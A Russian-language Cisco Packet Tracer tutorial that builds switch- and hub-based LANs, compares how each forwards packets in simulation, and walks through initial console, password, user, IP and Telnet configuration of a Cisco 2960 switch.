
Как только в сети появляется более 2ух компьютеров – нужно использовать концентратор или коммутатор.

- Концентратор (хаб) – пересыпает пакет просто на все компьютеры, кроме того порта, откуда он получен.
- Коммутатор (свитч) – пересыпает пакет конкретно на компьютер-адресат.

ОРГАНИЗАЦИЯ СЕТИ С ИСПОЛЬЗОВАНИЕМ КОММУТАТОРА (SWITCH)

- Добавить ПК: группа «End Devices» → подгруппа «End Devices» → перетащить в Рабочее Пр-во «PC0»
- Настроить его (чтобы потом меньше настраивать каждый из ПК):
 - «PC0» (л/клик) → тэг «Desktop» → ярлык «IP Configuration»:
 - IP Address: [192.168.1.2](#)
 - Subnet Mask: [255.255.255.0](#) – значение появляется автоматически при клике на поле
 - «»
- Выделить «PC0» → перетащить под «Ctrl» → «PC0(1)» (л/клик) → Desktop → IP Configuration:
 - IP Address: [192.168.1.3](#) – изменить только последнюю цифру: «2» на «3»
 - Subnet Mask: [255.255.255.0](#) – значение появляется автоматически при клике на поле
 - «»
- Скопировать ещё 2 ПК: «PC0(2)» и «PC0(3)» и настроить их IP-адреса подобным образом:
 - «PC0(2)» → Desktop → IP Configuration: IP Address: [192.168.1.4](#)
 - «PC0(3)» → Desktop → IP Configuration: IP Address: [192.168.1.5](#)
- Для удобства переименовать ПК: л/клик по названию под иконкой → новое имя (по № хоста в IP-адресе):
 - «PC0» → «PC2»
 - «PC0(1)» → «PC3»
 - «PC0(2)» → «PC4»
 - «PC0(3)» → «PC5»

- Добавить Свитч: группа «Network Devices» → подгруппа «Switches» → перетащить в Рабочее Пр-во «2960»
- В Рабочем пр-ве появится коммутатор «2960-24TT Switch1»
- Добавить Соединение: группа «Connections» → подгруппа «Connections» → перетащить прямой кабель «Copper Straight-Through» в Рабочее Пр-во на «PC2».
- Выбрать порт «FastEthernet0»
- Дотянуть кабель до коммутатора «Switch1»
- Выбрать порт «FastEthernet0/2»
- Повторить то же самое для создания соединений «PC3» – «Switch1», «PC4» – «Switch1», «PC5» – «Switch1»
- При подключении к коммутатору выбрать порты соответственно: «FastEthernet0/3», «FastEthernet0/4», «FastEthernet0/5» – порты можно выбирать любые, не обязательно по соответствуанию названий «PC»: 2,3,4,5.
- На самом кабеле, возле каждого ПК, будут символы «▲» – «Линки» – подключение – OK.
- Линки на коммутаторе сперва будут иметь вид «●», т.к. коммутатору требуется некоторое время, чтобы линки активизировались.
- Линки на коммутаторе станут зелёными: «▲» – подключение – OK.



- Пропинговать созданную сеть (проверить соединение на работоспособность): «PC2» (л/клик) → тег «Desktop» → ярлык «Command Prompt» → ввести в консоль команду «ping» и IP

```

Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 192.168.1.3: bytes=32 time=53ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time=3ms TTL=128


Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 53ms, Average = 14ms
  
```

- Пингование «PC2» – «PC3» прошло успешно: Все 4/4 пакетов получены ПК «PC3», потери данных нет (0%)
- Тут же, в консоли, пропинговать остальные соединения с другими ПК:
 - соединение «PC2» – «PC4» (C:\> ping 192.168.1.4)
 - соединение «PC2» – «PC5» (C:\> ping 192.168.1.5)
- Пингование «PC2» – «PC4» и «PC2» – «PC5» прошли успешно.
- Сеть работает.

ОРГАНИЗАЦИЯ СЕТИ С ИСПОЛЬЗОВАНИЕМ КОНЦЕНТРАТОРА (HUB)

- Выделить 4 компьютера (из примера выше): «PC2», «PC3», «PC4», «PC5»
- Под «Ctrl» л/кликом перетащить их на свободное место в Рабочем Пр-ве.
- Получается ряд из 4-ёх новых компьютеров с новыми названиями, но прежними настройками IP-адресов и масок подсети: «PC2(1)», «PC3(1)», «PC4(1)», «PC5(1)»
- IP-адреса можно оставить прежними, т.к. это будет иная сеть, независимая от сети, рассмотренной выше.
- Добавить Хаб: группа «Network Devices» → подгруппа «Hubs» → перетащить в Рабочее Пр-во «PT-Hub»
- В Рабочем пр-ве появится хаб «Hub-PT Hub1»
- Добавить Соединение (чтобы каждый раз не обдумывать какой кабель выбрать: прямой или перекрёстный – можно использовать автоматическое соединение – Packet Tracer сам выберет нужный тип кабеля): группа «Connections» → подгруппа «Connections» → перетащить прямой кабель «Automatically Choose Connection Type» в Рабочее Пр-во на «PC2(1)».
- Выбрать порт «FastEthernet0»

- Дотянуть кабель до хаба «Hub1»
- Выбрать порт «FastEthernet0/2»
- Повторить то же самое для создания соединений «PC3(1)» – «Hub1», «PC4(1)» – «Hub1», «PC5(1)» – «Hub1»
- При подключении к коммутатору выбрать порты соответственно: «FastEthernet0/3», «FastEthernet0/4», «FastEthernet0/5» – порты можно выбирать любые, не обязательно по соответствуанию названий «PC»: 2,3,4,5.
- На самом кабеле, возле каждого ПК, будут символы «▲» – «Линки» – подключение – OK.
- Линки на хабе сразу станут зелёными, без задержки (как на коммутаторе): «▲» – подключение – OK.



- В консоли ПК «PC2(1)» пропинговать все соединения с другими ПК:
 - соединение «PC2(1)» – «PC3(1)» (C:\> ping 192.168.1.3)
 - соединение «PC2(1)» – «PC4(1)» (C:\> ping 192.168.1.4)
 - соединение «PC2(1)» – «PC5(1)» (C:\> ping 192.168.1.5)
- Пингование «PC2(1)» – «PC3(1)», «PC2(1)» – «PC4(1)» и «PC2(1)» – «PC5(1)» прошли успешно.
- Сеть работает.


СРАВНЕНИЕ СЕТИ С ИСПОЛЬЗОВАНИЕМ КОММУТАТОРА И КОНЦЕНТРАТОРА


В Packet Tracer можно визуализировать передачу пакетов по сети:

- Вторичная Панель Инструментов → Кнопка «Add Simple PDU» – Создать простой пакет → курсор примет форму конверта с плюсом «+✉»
- Сеть со Свичом: курсором «+✉» кликнуть на ПК-отправителя «PC2», а затем на ПК-получателя «PC5».
- Вторичная Панель Инструментов → Кнопка «Add Simple PDU» – Создать простой пакет → курсор «+✉»
- Сеть с Хабом: курсором «+✉» кликнуть на ПК-отправителя «PC2(1)», а затем на ПК-получателя «PC5(1)».
- Внизу справа нажать «Simulation» – справа появится «Simulation Panel» – Панель Симуляции
- В Панели Симуляции будут:
 - Поле «Event List» – список событий в виде таблицы с полями:

Vis	Time (sec)	Last Device	At Device	Type
✉	0.000	–	PC2	ICMP
✉	0.000	–	PC2(1)	ICMP

 - Vis – Отображать/скрыть данный пакет
 - Time (sec) – Время прохождения пакета в секундах
 - Last Device – Последнее у-во на котором был пакет (до того, как попасть на текущее у-во)
 - At Device – Текущее у-во на котором находится пакет
 - Type – Тип пакета с цветовой маркировкой для Рабочего Пространства
 - Кнопка «Reset Simulation» – сбрасывает лог поля списка событий «Event List»
 - Чекбокс «Constant Delay» – постоянная задержка
 - Поле «Play Controls» с бегунком скорости симуляции передачи пакетов и кнопками:
 - «|◀» – вернуться назад к предыдущему событию и задержаться на нём;
 - «▶» – режим проигрывания без остановок.
 - «▶|» – перейти вперёд к следующему событию и задержаться на нём.
 - Поле «Event List Filters – Visible Events» – список протоколов, которые не были отфильтрованы
 - Кнопка «Edit Filters» – список всех протоколов, каждый можно «☒» отобразить или «☐» скрыть
 - Кнопка «Show All/None» – отображает/скрывает все протоколы = «Edit Filters» «☒☒☒»/«☐☐☐»
- В Рабочем Пространстве, у ПК-отправителей появятся иконки конвертов, соответствующего цвета.






- Поставить бегунок скорости симуляции на минимум
- Нажать кнопку «▶» – перейти вперёд к следующему событию и задержаться на нём.
- В сети №1 голубой конверт направиться от ПК «PC2» к коммутатору «Switch1» и задержится на нём.
- В сети №2 синий конверт направиться от ПК «PC2(1)» к концентратору «Hub1» и задержится на нём.
- В поле «Event List» появятся 2 новых события-местонахождения пакетов, и переключится «🕒»:

Vis	Time (sec)	Last Device	At Device	Type
	0.000	–	PC2	🕒 ICMP
	0.000	–	PC2(1)	🕒 ICMP
🕒	0.001	PC2	Switch1	🕒 ICMP
🕒	0.001	PC2(1)	Hub1	🕒 ICMP

- Нажать кнопку «▶» – перейти вперёд к следующему событию и задержаться на нём.
- В сети №1 голубой конверт направится от коммутатора «Switch1» на ПК-получателя «PC5».
- В сети №2 синий конверт размножится и направится от концентратора «Hub1» на все порты, кроме того, откуда пакет пришёл, т.е. на ПК «PC3(1)», «PC4(1)» и, в том числе, на ПК-получателя «PC5(1)».
- В сети №1 голубой конверт дойдёт от коммутатора «Switch1» на ПК-получателя «PC5».
- В сети №2 синие конверты дойдут от концентратора «Hub1» на «PC3(1)», «PC4(1)» и ПК-получателя «PC5(1)».
- В поле «Event List» появятся 4 новых события-местонахождения пакетов, и переключится «🕒»:

Vis	Time (sec)	Last Device	At Device	Type
	0.000	–	PC2	🕒 ICMP
	0.000	–	PC2(1)	🕒 ICMP
	0.001	PC2	Switch1	🕒 ICMP
	0.001	PC2(1)	Hub1	🕒 ICMP
🕒	0.002	Switch1	PC5	🕒 ICMP
🕒	0.002	Hub1	PC3(1)	🕒 ICMP
🕒	0.002	Hub1	PC4(1)	🕒 ICMP
🕒	0.002	Hub1	PC5(1)	🕒 ICMP

- В сети №2 синие конверты, которые попали не по назначению: на «PC3(1)» и «PC4(1)» – пометятся «✗»




- Нажать кнопку «▶» – перейти вперёд к следующему событию и задержаться на нём.
- Голубой и синий конверт пойдут от отправителей «PC5» и «PC5(1)» на свитч и хаб, соответственно.
- Голубой конверт со свитча пойдёт только на один ПК – ПК-получателя «PC2».
- Синий конверт с хаба пойдёт на все порты (кроме того, откуда пришёл): и на ПК-получателя «PC2(1)», и на другие ПК: «PC3(1)», «PC4(1)».
- Пакеты, отправленные на ПК «PC3(1)», «PC4(1)» – засоряют сеть и небезопасны – могут попасть к хакерам.
- Таким образом, Концентратор (Хаб) уступает Коммутатору (Свитч).


ПРОСМОТР ИНФОРМАЦИИ О ПАКЕТЕ

В Packet Tracer можно просмотреть информацию о каждом пакете, щёлкнув по нему:


- В сети №2: навести курсор на синий конверт на «PC5(1)» → тултип «From: Hub1 | To: ICMP»
- Л/клик на синем конверте на «PC5(1)» → откроется окно «PDU Information at Device: PC5(1)» с вкладками:
 - OSI Model – информация о прохождении пакета по уровням OSI, отправителе и получателе:
 - At Device: PC5(1)
 - Source: PC2(1)
 - Destination: PC5(1)



- Inbound PDU Details – инфо о входящем пакете в формате полей распределённых по Байтам/битам



- Outbound PDU Details – инфо об исходящем пакете в формате полей распределённых по Б/битам



ПОДКЛЮЧЕНИЕ К СЕТЕВОМУ ОБОРУДОВАНИЮ (КОММУТАТОРУ)

- Компьютер мало просто подключить к коммутатору – коммутатор ещё надо настроить.
- В Packet Tracer (для экономии времени) можно подключаться через встроенную ф-цию Свитча – тэг «CLI»
- Ниже рассмотрен пример классического подключения – без использования встроенной ф-ции Packet Tracer
- Есть разные способы подключения:
 - С помощью консольного кабеля – способ НЕ требует первоначальной настройки;
 - По Telnet/SSH – способ требует первоначальной настройки;
 - Веб-интерфейс – способ требует первоначальной настройки;
 - Специализированное ПО (SDM, CSM, IME) – способ требует первоначальной настройки.
- Таким образом остаётся только первый способ – подключение с помощью консольного кабеля.
- Для подключения понадобятся:
 - Коммутатор Cisco 2960;
 - Компьютер;
 - Консольный кабель;
 - Кабель-переходник «USB–COM»;
 - ПО, с помощью которого будет производиться подключение: «Putty» или «SecureCRT».
- Коммутатор:
 - У каждого коммутатора, маршрутизатора, м/экрана обязательно присутствует Консольный Порт;
 - Консольный Порт может быть либо формата RJ45 (■), либо mini-USB (■);
 - Формат RJ45 (■) – встречается гораздо чаще;
 - Консольный Порт подписан «CONSOLE» (так же может быть выделен голубой рамкой).
- Консольный кабель:
 - Фирменный Консольный кабель обычно бывает определённого цвета (н-р, Cisco-вский – голубой);
 - Разъёмы «RJ45–COM» (■^M – ■^F) (Cisco) или «mini-USB–USB» (■^M – ■^M) (более современные)
- Кабель-переходник «USB–COM»:
 - Разъёмы «USB –COM» (■^M – ■^M)
 - Нужно дополнительно установить драйвера для этого кабеля
- Действия при первом подключении к коммутатору – Процесс подключения к коммутатору – Алгоритм:
 1. Подключение по консоли;
 2. Задание пароля на Привилегированный режим («enable»);
 3. Создание пользователя;
 4. Установка авторизации на подключение к консоли;
 5. Задание IP-адреса устройства;
 6. Выбор типа удалённого подключения: Telnet/SSH;
 7. Включение авторизации для удалённых соединений.

Шаг 0 – Подготовка

- Добавить ПК: группа «End Devices» → подгруппа «End Devices» → перетащить в Рабочее Пр-во «PC0»
- Добавить Свитч: группа «Network Devices» → подгруппа «Switches» → перетащить в Рабочее Пр-во «2960»
- Добавить Соединение: группа «Connections» → подгруппа «Connections» → перетащить консольный кабель «Console» в Рабочее Пр-во на «PC0».
- Выбрать порт «RS232»
- Дотянуть кабель до коммутатора «Switch0»
- Выбрать порт «Console»
- На самом кабеле, возле каждого у-ва, появятся линки «●» – подключение к консоли – OK.



- Зайти в конфигурацию ПК: «PC0» (л/клик) → тег «Desktop» → ярлык «Terminal» – настройки COM-порта.
- Откроется окно «Terminal Configuration»:
 - Bits Per Second: **9600** – OK, использовать по умолчанию;
 - Data Bits: **8** – OK, использовать по умолчанию;
 - Parity (чётность): **None** – OK, использовать по умолчанию;
 - Stop Bits: **1** – OK, использовать по умолчанию;
 - Flow Control: **None** – OK, использовать по умолчанию.

- «OK»

- Откроется окно «Terminal»:

- Switch>? – вывести список доступных команд

```
Switch>?
Exec commands:
  connect      Open a terminal connection
  disable      Turn off privileged commands
  disconnect   Disconnect an existing network connection
  enable       Turn on privileged commands
  exit         Exit from the EXEC
  logout       Exit from the EXEC
  ping         Send echo messages
  resume       Resume an active network connection
  show          Show running system information
  telnet       Open a telnet connection
  terminal     Set terminal line parameters
  traceroute   Trace route to destination
```

- Команд немного, т.к. режим – «Пользовательский».
- Для полного доступа к командам нужно войти в «Привилегированный» режим.
- Switch>**enable** – перейти в «Привилегированный» режим.

```
Switch>enable
Switch#
```

- Символ «#» указывает о нахождении в «Привилегированном» режиме
- Switch#>? – вывести список доступных команд

```
Switch#?
Exec commands:
  clear        Reset functions
  clock        Manage the system clock
  configure    Enter configuration mode
  connect      Open a terminal connection
  copy         Copy from one file to another
  debug        Debugging functions (see also 'undebbug')
  delete       Delete a file
  dir          List files on a filesystem
  disable      Turn off privileged commands
  disconnect   Disconnect an existing network connection
  enable       Turn on privileged commands
  erase        Erase a filesystem
  exit         Exit from the EXEC
  logout      Exit from the EXEC
  more         Display the contents of a file
  no           Disable debugging informations
  ping         Send echo messages
  reload       Halt and perform a cold restart
  resume      Resume an active network connection
  setup        Run the SETUP command facility
  show         Show running system information
--More--
```

- Команд стало значительно больше.
- Клавиша «Пробел» – для пролистывания страниц
- Клавиша «Q» – выход (quit)
- Команда «disable» ИЛИ «exit» – для смены режима: «Привилегированный» → «Пользовательский».
- Команда «enable» – для смены режима обратно: «Пользовательский» → «Привилегированный».
- Клавиша «Tab[↹]» – автоматически добавляет команду, если команда воспринимается однозначно.
- Команда «en?» – показывает список неоднозначных команд, начинающихся на «en»

Шаг 1 – Подключение по консоли.

- Switch>**en** = Switch>**enable** – перейти в «Привилегированный» режим
- Switch#**show run** = Switch#**show running-config** – посмотреть текущую конфигурацию устройства.

```
Switch#show run
Building configuration...

Current configuration : 1080 bytes
!
version 12.2
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
```

```
!
hostname Switch
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
...
interface FastEthernet0/24
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
  no ip address
  shutdown
!
!
line con 0
!
line vty 0 4
  login
line vty 5 15
  login
!
!
end
```

Шаг 2 – Задание пароля на Привилегированный режим («enable»)

- **conf** «Tab ↴» → **configure ter** «Tab ↴» → **configure terminal** – прописать команды автоматически
- **configure terminal** = **conf t** – войти в режим Глобальной Конфигурации
- «Switch (config) #» – указатель нахождение в режиме конф-ции «Привилегированного» режима
- **Switch (config) #enable password 12345** – создать пароль «12345» для входа в «Привилег-ный» режим

```
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#enable password 12345
Switch(config)#exit
Switch#exit
```

Экран обновится

```
Switch con0 is now available
```

```
Press RETURN to get started.
```

Клавиша «← Enter»

```
Switch>enable
Password:      /*набирается, но не отображается*/
Switch#
```

- Это не совсем безопасно, т.к. пароль отображается в открытом виде внутри «Привилегированного» режима при исполнении команды «Show run».
- I Вариант – зашифровать пароль:
 - **Switch#conf t** – войти в режим конфигурации
 - **Switch (config) #service password-encryption** – отображать пароль в зашифрованном виде
 - **Switch (config) #exit** – выйти из режима конфигурации
 - **Switch#show run** – посмотреть текущую конфигурацию устройства
 - Вместо пароля «12345» отобразится какой-либо шифр, типа «8A77C000541E...»
- II Вариант – использовать вместо «password» параметр «secret»
 - **Switch#conf t** – войти в режим глобального конфигурирования
 - **Switch (config) #enable secret 123456** – ввести пароль «secret» со значением «123456»
 - **Switch (config) #do show run** – смотреть конфигурацию у-ва, не выходя из режима «config»
 - Вместо нового пароля «123456» отобразится более сложный шифр, типа «85AAA345076...»
 - Вход будет осуществляться по паролю «secret», т.к. у него приоритет выше «password»
 - Но, несмотря на это, команду «service password-encryption» рекомендуется тоже использовать – для безопасности.

Шаг 3 – Создание пользователя

- Switch (config) #**user** «Tab ↵» – узнать есть ли, и какая именно команда связанныя с пользователем
- Switch (config) #**username** – результат действия «Tab ↵»: есть такая команда – «username»
- Switch (config) #**username ?** – подсказка опций команды «username»
WORD User name – результат действия «?» – нужно ввести слово – задать имя пользователя
- Switch (config) #**username admin** – создать пользователя с именем «admin»
- Switch (config) #**username admin ?** – подсказка по дальнейшим действиям-опциям
 - password** *Specify the password for the user* – установить пароль для пользователя «admin»
 - privilege** *Set user privilege level* – установить уровень привилегий для «admin»
 - secret** *Specify the secret for the user* – установить секретный пароль для юзера «admin»
- <cr>
- Switch (config) #**username admin privilege ?** – подсказка по опциям команды «privilege»
<0-15> User privilege level – уровни привилегий, где «15» – самый высокий
- Switch (config) #**username admin privilege 15** – задать самый высокий уровень привилегий для «admin»
- Switch (config) #**username admin privilege 15 ?** – подсказка по дальнейшим действиям-опциям
 - password** *Specify the password for the user* – установить пароль для пользователя «admin»
 - secret** *Specify the secret for the user* – установить секретный пароль для юзера «admin»
- <cr>
- Switch (config) #**username admin privilege 15 password ?** – подсказка по опциям «password»
 - 0** *Specifies an UNENCRYPTED password will follow*
 - 7** *Specifies a HIDDEN password will follow*
 - LINE** *The UNENCRYPTED (cleartext) user password*
- Switch (config) #**username admin privilege 15 password admin** – пользователь «admin» с привилегией «15» и паролем «admin» создан и хранится в локальной базе.

Шаг 4 – Установка авторизации на подключение к консоли

- Switch (config) #**line ?** – зайти в режим конфигурирования терминальных линий и посмотреть пар-ры
 - <0-16> First Line number**
 - console Primary terminal line** – зайти в конфигурацию консольной линии
 - vty Virtual terminal** – виртуальный терминал
- Switch (config) #**line console ?** – опции команды «console»
 - <0-0> First Line number** – единственный доступный номер – «0»
- Switch (config) #**line console 0** – зайти в конфигурацию консольной линии
- Switch (config-line) #? – доступные команды режима конфигурирования терминальных линий

```
Switch(config-line)#?
Line configuration commands:
  access-class  Filter connections based on an IP access list
  databits     Set number of data bits per character
  default      Set a command to its defaults
  exec-timeout Set the EXEC timeout
  exit         Exit from line configuration mode
  flowcontrol  Set the flow control
  history      Enable and control the command history function
  logging      Modify message logging facilities
  login        Enable password checking
  motd-banner  Enable the display of the MOTD banner
  no          Negate a command or set its defaults
  parity      Set terminal parity
  password    Set a password
  privilege   Change privilege level for line
  speed       Set the transmit and receive speeds
  stopbits    Set async line stop bits
  transport   Define transport protocols for line
Switch(config-line)#

```
- Нужная команда из списка – «login» – включить проверку пароля.
- Switch (config-line) #**login ?** – опции команды «login»
 - local Local password checking**
- <cr>
- Switch (config-line) #**login local** – при проверке паролей будет использоваться локальная база
- Switch (config-line) #**end** – выйти из всех режимов конфигурирования
- Конфигурация закончена
- Теперь, первым действием при попытке входа в консоль, будет запрашиваться логин-пароль.

Шаг 5 – Задание IP-адреса устройства

- Switch#**show run** – посмотреть имеющиеся интерфейсы

```
Switch#show run
Building configuration...

Current configuration : 1080 bytes
!
version 12.2
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname Switch
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
...
interface FastEthernet0/24
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
  no ip address
  shutdown
!
```

- Таким образом, имеются интерфейсы:

- Fast Ethernet – 24 интерфейса;
 - Gigabit Ethernet – 2 интерфейса;
 - VLAN – 1 интерфейс.

- В коммутаторе IP-адреса всегда настраиваются ТОЛЬКО на ЛОГИЧЕСКИХ интерфейсах.
- Switch#**conf t** – войти в режим глобального конфигурирования
- Switch (config) #**interface Vlan1** – конф-ние интерфейса «Vlan1»
- Switch (config-if) #? – режим конф-ния (2ой из 4ёх) интерфейсов – посмотреть доступные команды

```
Switch(config-if)#?
Interface configuration commands:
  arp      Set arp type (arpa, probe, snap) or timeout
  description Interface specific description
  exit     Exit from interface configuration mode
  ip       Interface Internet Protocol config commands
  no      Negate a command or set its defaults
  shutdown Shutdown the selected interface
  standby  HSRP interface configuration commands
```

- Switch (config-if) #**ip ?** – подсказка для конф-ции Межсетевого Протокола «IP»
 - address** Set the IP address of an interface
 - helper-address** Specify a destination address for UDP broadcasts
- Switch (config-if) #**ip address 192.168.0.1 255.255.255.0** – установка IP-адреса с 24-ой маской
- Switch (config-if) #**no shutdown** – не забыть убедиться, что интерфейс поднят
- Switch (config-if) #**exit** – выйти из режима конф-ния интрефейса (→ «Switch (config) #»)

Шаг 6 – Выбор типа удалённого подключения: Telnet/SSH

- Switch (config) #**line ?** – зайти в режим конфигурирования терминальных линий и посмотреть пар-ры
 - <0-16>** First Line number
 - console** Primary terminal line – зайти в конфигурацию консольной линии
 - vty** Virtual terminal – виртуальный терминал
- Switch (config) #**line vty ?** – опции команды «vty»
 - <0-15>** First Line number
- Switch (config) #**line vty 0 4** – зайти в режим, используя значения «vty» 0 и 4
- Switch (config-line) #? – режим конф-ния терминальных линий – посмотреть доступные команды

```
Switch(config-line)#?
Virtual Line configuration commands:
  access-class   Filter connections based on an IP access list
  databits      Set number of data bits per character
  exec-timeout   Set the EXEC timeout
  exit          Exit from line configuration mode
  flowcontrol    Set the flow control
  history        Enable and control the command history function
  logging        Modify message logging facilities
  login          Enable password checking
  motd-banner    Enable the display of the MOTD banner
  no             Negate a command or set its defaults
  parity         Set terminal parity
  password       Set a password
  privilege      Change privilege level for line
  speed          Set the transmit and receive speeds
  stopbits       Set async line stop bits
  transport      Define transport protocols for line
```

- Switch (config-line) #**transport** ? – посмотреть опции «transport»
 input Define which protocols to use when connecting to the terminal server
 output Define which protocols to use for outgoing connections
- Switch (config-line) #**transport input** ? – посмотреть опции «input»
 all All protocols
 none No protocols
 ssh TCP/IP SSH protocol
 telnet TCP/IP Telnet protocol
- В Packet Tracer отсутствует SSH-клиент, так что можно сконфигурировать только «Telnet protocol»
